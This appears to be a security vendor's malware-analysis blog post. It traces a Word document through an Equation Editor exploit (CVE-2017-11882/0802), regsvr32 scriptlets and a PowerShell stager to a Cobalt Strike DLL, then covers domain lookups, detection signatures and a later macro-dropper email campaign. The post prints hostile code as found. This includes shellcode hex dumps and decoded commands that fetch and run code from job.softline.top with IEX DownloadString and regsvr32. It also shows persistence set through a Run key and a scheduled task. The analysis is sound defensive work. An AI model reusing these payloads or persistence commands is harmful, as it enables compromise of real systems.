 On 4/12 the detection ration was 3/59, on 4/19 it is 6/59.
The file is a Microsoft Office .docx file, which means you can simply rename it to .zip to extract and inspect the contents. Let's grep out the URL ignoring some common domains we don't care about:
```iq-bash
$ grep -rEo '(http|https)://[^"]+' * | cut -d':' -f2- | grep -Ev "adobe.com|w3.org|openxmlformats.org|microsoft.com" | sort | uniq
http://job.softline.top/banner.jpg
http://purl.org/dc/dcmitype/
http://purl.org/dc/elements/1.1/
http://purl.org/dc/terms/
```
That first one pops out immediately. Let's see which file contains that particular URL and then inspect the file in its entirety:
```iq-bash
$ grep -lr http://job.softline.top/banner.jpg
word/_rels/webSettings.xml.rels
$ cat word/_rels/webSettings.xml.rels
```
There's the external reference we were alluding to earlier. At this point, a user will have opened the initial carrier and activated this reference. Retrieving the next stage payload [banner.jpg](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/banner.jpg), you'll immediately notice the file is actually an RTF document and not a JPG image. We'll use [rtfobj](http://decalage.info/python/oletools) to dissect this further by requesting it dump all the objects out of the RTF stream:
```iq-bash
$ rtfobj -s all banner.jpg -d objects
rtfobj 0.51 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
===============================================================================
File: 'banner.jpg' - size: 108109 bytes
---+----------+-------------------------------+-------------------------------
id |index |OLE Object |OLE Package
---+----------+-------------------------------+-------------------------------
0 |0000ED3Ah |format_id: 2 (Embedded) |Not an OLE Package
| |class name: 'Equation.3' |
| |data size: 3072 |
---+----------+-------------------------------+-------------------------------
1 |00010E11h |format_id: 2 (Embedded) |Not an OLE Package
| |class name: 'Equation.3' |
| |data size: 3072 |
---+----------+-------------------------------+-------------------------------
Saving file embedded in OLE object #0:
format_id = 2
class name = 'Equation.3'
data size = 3072
saving to file objects/banner.jpg_object_0000ED3A.bin
Saving file embedded in OLE object #1:
format_id = 2
class name = 'Equation.3'
data size = 3072
saving to file objects/banner.jpg_object_00010E11.bin
$ file *
banner.jpg_object_0000ED3A.bin: Composite Document File V2 Document, Cannot read section info
banner.jpg_object_00010E11.bin: Composite Document File V2 Document, Cannot read section info
```
Two Composite Document Files (CDF). We'll use [oledump](https://blog.didierstevens.com/programs/oledump-py/) to list the streams in both of the dumped objects [banner.jpg_object_0000ED3A.bin](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/banner-objects/banner.jpg_object_0000ED3A.bin) and [banner.jpg_object_00010E11.bin](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/banner-objects/banner.jpg_object_00010E11.bin):
```iq-bash
$ oledump.py banner.jpg_object_0000ED3A.bin
1: 102 '\x01CompObj'
2: 20 '\x01Ole'
3: 6 '\x03ObjInfo'
4: 197 'Equation Native'
$ oledump.py banner.jpg_object_00010E11.bin
1: 102 '\x01CompObj'
2: 20 '\x01Ole'
3: 6 '\x03ObjInfo'
4: 197 'Equation Native'
```
Each dumped object contains an "Equation Native" stream. These OLE streams contain exploits for the Microsoft Equation Editor vulnerabilities described in [CVE-2017-11882](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-11882) and [CVE-2018-0802](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-0802). For an example proof-of-concept exploit, see [github/rxwx/CVE-2018-0802](https://github.com/rxwx/CVE-2018-0802). Let's dump each of those streams:
```iq-bash
$ oledump.py banner.jpg_object_0000ED3A.bin -s4
00000000: 1C 00 00 00 02 00 9E C4 A9 00 00 00 00 00 00 00 ......�ĩ.......
00000010: C8 A7 5C 00 C4 EE 5B 00 00 00 00 00 03 01 01 03 ȧ\.��[.........
00000020: 0A 0A 01 08 5A 5A 33 C0 99 B2 02 C1 E2 08 2B E2 ....ZZ3���.��.+�
00000030: E8 FF FF FF FF C3 5B 50 64 8B 40 30 8B 40 08 99 ������[Pd�@0�@.�
00000040: B2 03 C1 E2 10 66 BA 12 0C 03 C2 8D 5B 1C 53 FF �.��.f�...[.S�
00000050: E0 72 65 67 73 76 72 33 32 20 2F 75 20 2F 73 20 �regsvr32 /u /s
00000060: 2F 69 3A 68 74 74 70 3A 2F 2F 6A 6F 62 2E 73 6F /i:http://job.so
00000070: 66 74 6C 69 6E 65 2E 74 6F 70 2F 61 64 31 2E 6A ftline.top/ad1.j
00000080: 70 67 20 73 63 72 6F 62 6A 2E 64 6C 6C 20 23 20 pg scrobj.dll #
00000090: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
000000A0: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
000000B0: 20 20 20 20 20 20 20 20 20 20 25 00 00 00 00 00 %.....
000000C0: 00 00 00 00 00
$ oledump.py banner.jpg_object_00010E11.bin -s4
00000000: 1C 00 00 00 02 00 9E C4 A9 00 00 00 00 00 00 00 ......�ĩ.......
00000010: C8 A7 5C 00 C4 EE 5B 00 00 00 00 00 03 01 01 03 ȧ\.��[.........
00000020: 0A 0A 01 08 5A 5A B8 44 EB 71 12 BA 78 56 34 12 ....ZZ�D�q.�xV4.
00000030: 31 D0 8B 08 8B 09 8B 09 66 83 C1 3C 31 DB 53 51 1Ћ.�.�.f��<1�SQ
00000040: BE 64 3E 72 12 31 D6 FF 16 53 66 83 EE 4C FF 10 �d>r.1��.Sf��L�.
00000050: 90 90 14 21 40 00 00 00 72 65 67 73 76 72 33 32 ��[email protected]
00000060: 20 2F 75 20 2F 73 20 2F 69 3A 68 74 74 70 3A 2F /u /s /i:http:/
00000070: 2F 6A 6F 62 2E 73 6F 66 74 6C 69 6E 65 2E 74 6F /job.softline.to
00000080: 70 2F 61 64 31 2E 6A 70 67 20 73 63 72 6F 62 6A p/ad1.jpg scrobj
00000090: 2E 64 6C 6C 00 00 00 00 00 00 00 00 00 00 00 00 .dll............
000000A0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000B0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000C0: 00 00 00 00 00 .....
```
We'll focus on the first of the two, banner.jpg_object_0000ED3A.bin. For further reading on the specific of Equation Editor vulnerabilities we recommend the following articles from [Checkpoint](https://research.checkpoint.com/another-office-equation-rce-vulnerability/) and [Freebuf](http://www.freebuf.com/vuls/159789.html). Aligning the vulnerabile structure with the data above we have the following table:
| struct member | description | size | offset |
|---------------|-----------------|------------------------------|-------------|
| Tag | 0×08 | 1 byte | 0x23 |
| Ttype | Typeface number | 1 byte | 0x24 |
| Style | Font style | 1 byte | 0x25 |
| Name | Font name | NULL-terminated ASCII string | 0x26 - 0x93 |
The vulnerability was initially patched in November of last year. That patch proved insufficient and subsequently in December of last year Microsoft simply removed the Equation Editor in its entirety. The above analysis of course can be skipped entirely as the next stage payload is clearly visible in both objects referencing [ad1.jpg](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/ad1.jpg), which contains nothing more than a scriptlet pivot through JavaScript and PowerShell to yet another payload:
```xml
```
Following the rabbit down the hole further, we get the following PowerShell pivot from [share.png](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/share.png):
```iq-bash
function ConvertFrom-Base64($string) {
$bytes = [System.Convert]::FromBase64String($string);
$decoded = [System.Text.Encoding]::UTF8.GetString($bytes);
return $decoded;
}
$WSH = New-Object -Com WScript.Shell;
$decode = ConvertFrom-Base64("c2NodGFza3MgL2NyZWF0ZSAvdG4gIndpbmRvd3MgdXBkYXRlIiAvdHIgInJlZ3N2cjMyIC91IC9zIC9pOmh0dHA6Ly9qb2Iuc29mdGxpbmUudG9wL2FkMi5qcGcgc2Nyb2JqLmRsbCIgL3NjIGRhaWx5IC9zdCAxMjowMCAvRg==");
$WSH.Run($decode,0);
$client = new-object System.Net.WebClient
$client.DownloadFile('http://job.softline.top/SCHEDLGU.exe', 'c:\\windows\\tasks\\SCHEDLGU.exe')
$decode3 = ConvertFrom-Base64("cmVnIGFkZCAiSEtFWV9DVVJSRU5UX1VTRVJcU29mdHdhcmVcTWljcm9zb2Z0XFdpbmRvd3NcQ3VycmVudFZlcnNpb25cUnVuIiAvdiAid2luZG93cyB0YXNrcyBjaGVjayIgL3QgUkVHX1NaIC9kICJjOlx3aW5kb3dzXHRhc2tzXFNDSEVETEdVLmV4ZSIgL2Y=");
$WSH.Run($decode3,0);
$decode2 = ConvertFrom-Base64("cG93ZXJzaGVsbC5leGUgLWV4ZWMgYnlwYXNzIC1XaW5kb3dzdHlsZSBoaWRkZW4gLW5vbmludGVyYWN0aXZlIC1ub2xvZ28gSUVYIChOZXctT2JqZWN0IE5ldC5XZWJDbGllbnQpLkRvd25sb2FkU3RyaW5nKCdodHRwOi8vam9iLnNvZnRsaW5lLnRvcC9sb2FkaW5nbGl0LmdpZicp");
$WSH.Run($decode2,0);
```
There's a plethora of methods to decoding the base64 data above, but sticking with the tool-set we've been using, we'll lean on [base64dump](https://github.com/DidierStevens/DidierStevensSuite/blob/master/base64dump.py) here:
```iq-bash
$ base64dump.py -n30 share.png -s a -S
schtasks /create /tn "windows update" /tr "regsvr32 /u /s /i:http://job.softline.top/ad2.jpg scrobj.dll" /sc daily /st 12:00 /F
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v "windows tasks check" /t REG_SZ /d "c:\windows\tasks\SCHEDLGU.exe" /f
powershell.exe -exec bypass -Windowstyle hidden -noninteractive -nologo IEX (New-Object Net.WebClient).DownloadString('http://job.softline.top/loadinglit.gif')
```
Three commands. It looks to pull down a payload and to establish persistence across reboots by way of a Registry run-key and scheduled tasks (how uncreative). Additionally, we've got a pair of new pivots to follow here. As it turns out, [ad2.jpg](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/ad2.jpg) is nothing more than a JavaScript / PowerShell pivot to [loadinglit.gif](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/loadinglit.gif):
```xml
```
Examining [loadinglit.gif](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/loadinglit.gif) we find a pure PowerShell payload that contains a base64 encoded PE file. This is obvious from the string start of "TVroAAAAAFt" which, if you've been looking at these things long enough, immediately stands out as an MZ header for a Windows PE executable (DLL, EXE, etc.). The script is too large to include inline, see the link above. Again though, we'll lean on [base64dump](https://github.com/DidierStevens/DidierStevensSuite/blob/master/base64dump.py) to extract the payload:
```iq-bash
$ base64dump.py -n500 loadinglit.gif
ID Size Encoded Decoded MD5 decoded
-- ---- ------- ------- -----------
1: 275804 TVroAAAAAFtSRVWJ MZ�....[REU���r 9d7376f5ad1b39ec08cbe2a8e0e886b6
$ base64dump.py -n500 loadinglit.gif -s1 -d > payload
$ sha256sum payload
8cdd29e28daf040965d4cad8bf3c73d00dde3f2968bab44c7d8fe482ba2057f9 payload
$ file payload
payload: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
```
This final [payload](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/payload) has not been seen on VT / MetaDefender before, so we uploaded to both services. It appears to be a Cobalt Strike payload:
* [OPSWAT MetaDefender](https://metadefender.opswat.com/results#!/file/ZTE4MDQxOUgxLXY2VGFCaEdTMUdQVGFUQmh6/regular/overview)
* [VirusTotal](https://www.virustotal.com/en/file/8cdd29e28daf040965d4cad8bf3c73d00dde3f2968bab44c7d8fe482ba2057f9/analysis/)
Detection
---------
We've examined the various pivots in this malware carrier that resulted in the eventual delivery of a persistently hooked malicious binary. The InQuest [Deep File Inspection](http://blog.inquest.net/blog/2018/02/12/deep-file-inspection/) (DFI) stack is capable of unraveling common malware carriers such as the one detailed in this post. There are countless methods that attackers can employ to obfuscate, evade, encapsulate, and generally deter security inspection. Our DFI stack strips away the superfluous and exposes malicious content bare for threat detection based on any of our 1000+ field tested hunting signatures, user-defined YARA signatures, or any of our [active integrations](http://www.inquest.net/partners/).
 Malware carriers are typically nested in multiple levels, like a Matryoshka doll.
In addition to [Deep File Inspection](http://blog.inquest.net/blog/2018/02/12/deep-file-inspection/), we provide other capabilities for discovering and detecting targeted malware campaigns. Following along with our example, let's take a look at the hosting provider behind the various payload stages we retrieved. The domain, softline.top ([WHOIS](http://whois.domaintools.com/softline.top)), was registered in late December of last year. There is not DNS resolution for the TLD. The subdomain job.softline.top is hosted on South Korean IP address 27.255.90.218 ([WHOIS](http://whois.domaintools.com/27.255.90.218)):
```iq-bash
$ whois softline.top
...
Domain Name: softline.top
Registry Domain ID: D20171226G10001G_32819662-top
Registrar WHOIS Server: whois.publicdomainregistry.com
Registrar URL: http://publicdomainregistry.com
Updated Date: 2017-12-26T08:51:22Z
Creation Date: 2017-12-26T08:50:51Z
Registry Expiry Date: 2018-12-26T08:50:51Z
Registrar: PDR Ltd
Registrar IANA ID: 303
...
$ dig job.softline.top any
...
;; ANSWER SECTION:
job.softline.top. 51 IN A 27.255.90.218
...
```
A reverse IP lookup on [27.255.90.218](https://reverseip.domaintools.com/search/?q=27.255.90.218) reveals another domain microsoftgood.com ([WHOIS](http://whois.domaintools.com/microsoftgood.com)) which was registered even more recently:
```iq-bash
$ whois microsoftgood.com
...
Domain Name: microsoftgood.com
Registry Domain ID: 2221771516_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: http://www.godaddy.com
Updated Date: 2018-02-01T02:55:46Z
Creation Date: 2018-02-01T02:55:46Z
Registrar Registration Expiration Date: 2019-02-01T02:55:46Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
...
```
Whether or not there is any relation is speculative at this point. It may be potentially lucrative from a defenders perspective to utilize the naming patterns gleans above to conduct a limited brute force crawl of this new domain, in search of additional malware.
IP and DNS are both detectable / alertable artifacts within InQuest. Users can lean on our weekly feed of intel updates as well integrate with their own propriety intel or commercial third party feeds to detect command and control (C2) activity. Campaigns can be alerted on by file heuristics, communicated endpoints, hashes, fuzzy hashes, perception hashes (images), header (HTTP and SMTP) analytics, and an ever growing list of [active integrations](http://www.inquest.net/partners/).
As an example active integration, let's take a look at how our friends at [VMRay](https://www.vmray.com/) detect this threat. If enabled, file artifacts carved by InQuest from the wire can be optionally passed through the VMRay sandbox for [detonation and behavioral inspection](http://blog.inquest.net/blog/2018/03/12/defense-in-depth-detonation-technologies/):
 VMRay detonated the file in four different environments, only one alerted.
Starting from the overview, you'll note that VMRay detonated the file in four different unique environments. Only one of which alerted. It is prudent to accurately build your sandbox environment to reflect your real-world systems. The next screen shows the process overview:
 Clear depiction of the multiple stage pivots detailed above.
You can clearly see some of the pivots we detailed above. From Microsoft Word through the RTF payload (banner.jpg) to the Equation Editor pivot, through regsvr32.exe (ad1.jpg) and finally to PowerShell. Some of the scriptlets in-between are not depicted here, though they are captured and scored independently in InQuest. There's value in [defense-in-depth](http://blog.inquest.net/blog/2018/03/12/defense-in-depth-detonation-technologies/). A more detailed but similar view:
 Detailed information on various commands executed by the malware.
Shows the complete command line arguments from those captured pivots. The results from this, and any other integrations, are aggregated under a single pane of glass and summarized by a simple threat score from 1 to 10. Our threat score algorithm is not prone to artificial inflation from over-detection. We lean on our experiences as SOC analysts to automate the heating / cooling of scores based on a combination of inputs. In essence, we're automating much of the SOC analyst work flow to spare precious human cycles for what matters most. The key decision points that drive the algorithm are shown in an straightforward threat receipt:
 There are over 20 factors considered when applying a threat score to a captured session.
The indicators beside each row in the threat receipt state:
* Green, the subsystem alerted and contributed to the threat score.
* Yellow, the subsystem alerted but that alert did not contribute to the threat score.
* Red, the subsystem did not produce an alert.
* Grey, the subsystem was not available at the time of analysis (or is not configured / enabled).
At a glance, the InQuest threat receipt provides analysts with an idea as to whether or not the threat is a true positive and why. In this particular case the InQuest Threat Detection Engine scored the session containing the initial carrier as a 9 and then bumped the score to a 10 based on InQuest cloud assisted IP reputation. Both the OPSWAT (multi-av) and VMRay (sandbox / detonation) subsystems alerted as well, but did not alter the final score.
On a final note, InQuest customers can hunt for signs of this and similar campaigns via the following DFI powered signatures:
* 5000755, MC_CVE_2017_11882_OLE, severity 8, confidence 7.
* 5000757, MC_Equation_OLE, severity 8, confidence 7.
* 5000806, MC_Malicious_Scriptlet_Payload_01, severity 10, confidence 5.
* 5000487, MC_SCT_Backdoor, severity 9, confidence 9.
* 3000175, SC_RTF_Objupdate, severity 5, confidence 2.
Originally published 2018-04-19 on the InQuest blog.
The campaign is far from stealthy, and we’re certainly not the first to write about it. See the section “Further Reading” below for additional articles and utilities. We first noticed the campaign through a significant uptick in threats delivered via malicious e-mail attachment following the naming convention “`DOC[0-9]{10}.zip“`. Example file names include:
DOC1385624908.zipDOC1614310849.zipDOC2138630325.zipDOC2229418534.zipDOC3054722748.zip- …
In the cases we observed, the archive contained either a malicious macro dropper document or a malicious JavaScript file. We observed ~3,000 unique IP addresses that spanned across 427 ASNs (see Appendix). Analyzing the source IPs of the campaign reveals a heavy slant toward the Asias. We’re using the handy distribution utility here if you’re curious:
[pedram@kb 2018-04-doc0]$ cat doc0.countries | distribution
    Key|Ct   (Pct)    Histogram
     VN|2991 (52.44%) -------------------------------------------------------
     IN| 963 (16.88%) --------------------
     CN| 416  (7.29%) ---------
     BD| 184  (3.23%) ----
     RU| 169  (2.96%) ----
     ID| 121  (2.12%) ---
     KZ|  99  (1.74%) ---
     LA|  68  (1.19%) --
     TH|  67  (1.17%) --
     PK|  62  (1.09%) --
     MN|  61  (1.07%) --
     UA|  48  (0.84%) -
     KH|  48  (0.84%) -
     KG|  41  (0.72%) -
Macro Dropper
An example malicious document can be in our GitHub repo for malware samples:
Of the dozens of macro droppers we harvested, we isolated 6 uniquely generated macros, all of which employ the same heavy string obfuscation tactics:
[pedram@kb 2018-04-doc0]$ grep "(" * | cut -d':' -f2 | tr -d ' '  | cut -d'=' -f2 | cut -d'(' -f1 | distribution
            Key|Ct   (Pct)    Histogram
        Replace|1840 (44.12%) ------------------------------------------
     StrReverse|1540 (36.93%) -----------------------------------
          Space| 111  (2.66%) ---
          UCase|  99  (2.37%) ---
            Mid|  92  (2.21%) ---
           Left|  87  (2.09%) --
          LTrim|  87  (2.09%) --
          Right|  79  (1.89%) --
          RTrim|  79  (1.89%) --
        StrConv|  68  (1.63%) --
          Split|  18  (0.43%) -
